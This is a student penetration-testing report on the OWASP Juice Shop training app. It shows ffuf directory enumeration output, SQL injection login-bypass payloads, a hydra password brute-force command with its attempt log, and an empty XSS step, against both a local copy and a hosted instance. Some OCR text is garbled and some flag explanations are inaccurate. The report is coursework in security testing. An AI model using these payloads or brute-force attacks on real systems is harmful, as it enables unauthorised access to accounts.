

Final Project Intro Cyber Report

Name of members:

Mohamed Ayman Yakout. G2 2305104

Ahmed Sameh Ragab. G2 2305122

Tarek Mohamed Saeed. G2 2305111

Executive Summary:

We have worked on the enumeration to find admin path, brute force on admin credentials and xss in product search.

Scope and Methodology:

Scope: owasp juice shop,

Approach: Black-box where penetration tester has no access to the IT environment.

Tools used: hydra - docker.io - ffuf.

Vulnerability Findings:

1- First we use this command "sudo apt update && sudo apt install docker.io" to set up docker on our machine, then we use this command "sudo docker run -d -p 3000:3000 bkimminich/juice-shop" to run the juice shop application using docker, making it available for security testing.

```
kali-linux-2024.3-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /usr/share/wordlists

(kali@kali)~$
$ cd
zsh: parse error near `do'

(kali@kali)~$
$ cd Downloads
(kali@kali)~/Downloads$
$ ls
common.txt

(kali@kali)~/Downloads$
$ ffuf -u http://localhost:3000/FUZZ -w common.txt

v2.1.0-dev

:: Method      : GET
:: URL         : http://localhost:3000/FUZZ
:: Wordlist     : FUZZ: /home/kali/Downloads/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.gitkeep      [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 40ms]
.phosts       [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 78ms]
.profile      [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 160ms]
.bash_history [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 129ms]
.swf          [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 144ms]
.psr         [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 153ms]
.bashrc       [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 164ms]
.web         [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 85ms]
.cache       [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 160ms]
.config       [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 197ms]
.ovs         [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 209ms]
.well-known/acme-challenge [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 120ms]
.gitmodules  [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 229ms]
.well-known/apple-app-site-association [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 115ms]
.cvsignore   [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 246ms]
.well-known/apple-developer-merchantid-domain-association [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 123ms]
.gitreview   [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 278ms]
```

Here we download this txt file that named by (common.txt) from github in fire fox browser in kali linux then we use this command ” ffuf -u http://localhost:3000/FUZZ -w common.txt ” that a web fuzzer tool to perform directory or endpoint fuzzing on the URL http://localhost : 3000.

The ffuf tool is being used for fuzzing and automates the process of finding hidden directories, files.

-u http: //localhost : 3000/FUZZ:

Specifies the URL to test and fuff will inject payloads to attempt different requests.


-w common.txt:

Specifies the wordlist to use.


```
kali-linux-2024.3-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4

File Actions Edit View Help
addpost [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 194ms]
addreply [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 194ms]
address [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 194ms]
addressbook [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 192ms]
address_book [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 193ms]
addresses [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 190ms]
admin [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 185ms]
adm [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 186ms]
adlogger [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 186ms]
adlog [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 186ms]
addtocart [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 186ms]
admin-console [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 215ms]
admin-admin [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 217ms]
admin-interface [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 217ms]
administrator-panel [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 217ms]
admin.php [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 216ms]
admin.cgi [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 216ms]
admin.pl [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 216ms]
admin1 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 215ms]
admin2 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 216ms]
admin4_colon [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 215ms]
admin3 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 215ms]
admin4_account [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 215ms]
admin_ [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 215ms]
admin_area [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 215ms]
admin_c [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 214ms]
admin_banner [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 214ms]
admin_index [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 215ms]
admin_interface [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 236ms]
admin_logon [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 231ms]
adminhelp [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 231ms]
admin_login [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 232ms]
admincp [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 233ms]
admincontrol [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 232ms]
administr8 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 231ms]
administer [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 232ms]
administracion [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 177ms]
administrador [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 176ms]
administrat [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 244ms]
administratie [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 243ms]
administration [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 244ms]
administrator [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 244ms]
administratoraccounts [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 239ms]
administrators [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 236ms]
adminlogon [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 236ms]
adminstrivia [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 237ms]
admins [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 236ms]
adminlogin [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 237ms]
adminpro [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 238ms]
adminsessions [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 236ms]
adminpanel [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 239ms]
```


We copy the administration then we paste it in the URL of the Owasp juice shop.




Then the step of enumeration to find admin path is done successfully.




Here we used this payload (admin' OR 1=1 --) to make sql injection and we type any password.




Here we login successfully.




Here we used another payload (' OR 'a'='a' --) and type any password.



The we login successfully.



Here the XSS in the product search is done by using this payload
 ()



Here we used (cd /usr/share/wordlists/gunzip rockyou.txt.gz)

This command used in the context of penetration testing, the first part of this command to change the working directory to /usr/share/wordlists this directory typically contains wordlists used for brute-forcing or password cracking as rockyou.txt.gz.

The second part of this command to decompresses the rockyou.txt.gz file to extract the plaintext wordlists file rockyou.txt.

Then we use this command (ping -c 1 juice-shop.herokuapp.com) to ping the link of website to get the ip address of this website then, we get the ip (54.73.53.134) to put in this command (hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.txt 54.73.53.134 https-post-form "/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password" -V -l) this command uses hydra, a popular brute-forcing tool, to attempt to crack the login credentials and to brute-force the password for the admin@juice-sh.op .

-l admin@juice-sh.op:

Specifies the username to test.

-p /usr/share/wordlists/rockyou.txt:

Specifies the password list (wordlist) to use. This points to the rockyou.txt wordlist, which contains millions of potential passwords.

54.73.53.134:

The target IP address where the web application is hosted.

https-post-form

"/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password":

Tells Hydra to brute-force an HTTPS POST form. Here's how it works:

/rest/user/login: The endpoint for the login request.

email=^USER^&password=^PASS^: This is the POST data where Hydra substitutes ^USER^ with the username (admin@juice-sh.op) and ^PASS^ with passwords from the wordlist.

:F=Invalid email or password: Specifies the failure condition. If the response contains "Invalid email or password," Hydra will know the attempt failed and will try the next password.

-V:

Enables verbose mode. Hydra will show each login attempt, including the username and password being tested.

-I:

Forces immediate execution. Hydra will not wait for previous tasks to complete before moving to the next attempt.

```
kali-linux-2024.3-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali: /usr/share/wordlists

File Actions Edit View Help
- $ sudo su
[sudo] password for kali:
PING juice-shop.herokuapp.com (54.73.53.134) 56(84) bytes of data.
- juice-shop.herokuapp.com ping statistics --
1 packets transmitted, 0 received, 100% packet loss, time 0ms

root@kali: /usr/share/wordlists
- hydra -l admin@juice-shop -P /usr/share/wordlists/rockyou.txt 54.73.53.134 https-post-form "/rest/user/login-email="USER"password="PASS"-f-Invalid email or password" -V -I
hydra v9.5 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-26 18:51:05
[DATA] max 10 tasks per 1 server, overall 10 tasks, 14344399 login tries (11/0/14344399), ~896525 tries per task
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "123456" - 1 of 14344399 (child 8) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "12345" - 2 of 14344399 (child 11) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "123456789" - 3 of 14344399 (child 21) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "password" - 4 of 14344399 (child 3) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "loveyou" - 5 of 14344399 (child 4) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "princess" - 6 of 14344399 (child 5) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "1234567" - 7 of 14344399 (child 6) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "rockyou" - 8 of 14344399 (child 7) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "12345678" - 9 of 14344399 (child 8) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "abc123" - 10 of 14344399 (child 9) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "nicola" - 11 of 14344399 (child 10) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "daniel" - 12 of 14344399 (child 11) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "babygirl" - 13 of 14344399 (child 12) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "memekey" - 14 of 14344399 (child 13) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "lovely" - 15 of 14344399 (child 14) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "jesica" - 16 of 14344399 (child 15) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "654321" - 17 of 14344399 (child 2) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "michael" - 18 of 14344399 (child 0) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "ashley" - 19 of 14344399 (child 5) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "querty" - 20 of 14344399 (child 8) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "111111" - 21 of 14344399 (child 10) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "1love" - 22 of 14344399 (child 15) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "000000" - 23 of 14344399 (child 11) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "michelle" - 24 of 14344399 (child 13) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "tiger" - 25 of 14344399 (child 14) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "sunshine" - 26 of 14344399 (child 3) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "chocolate" - 27 of 14344399 (child 4) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "password1" - 28 of 14344399 (child 7) (0/0)
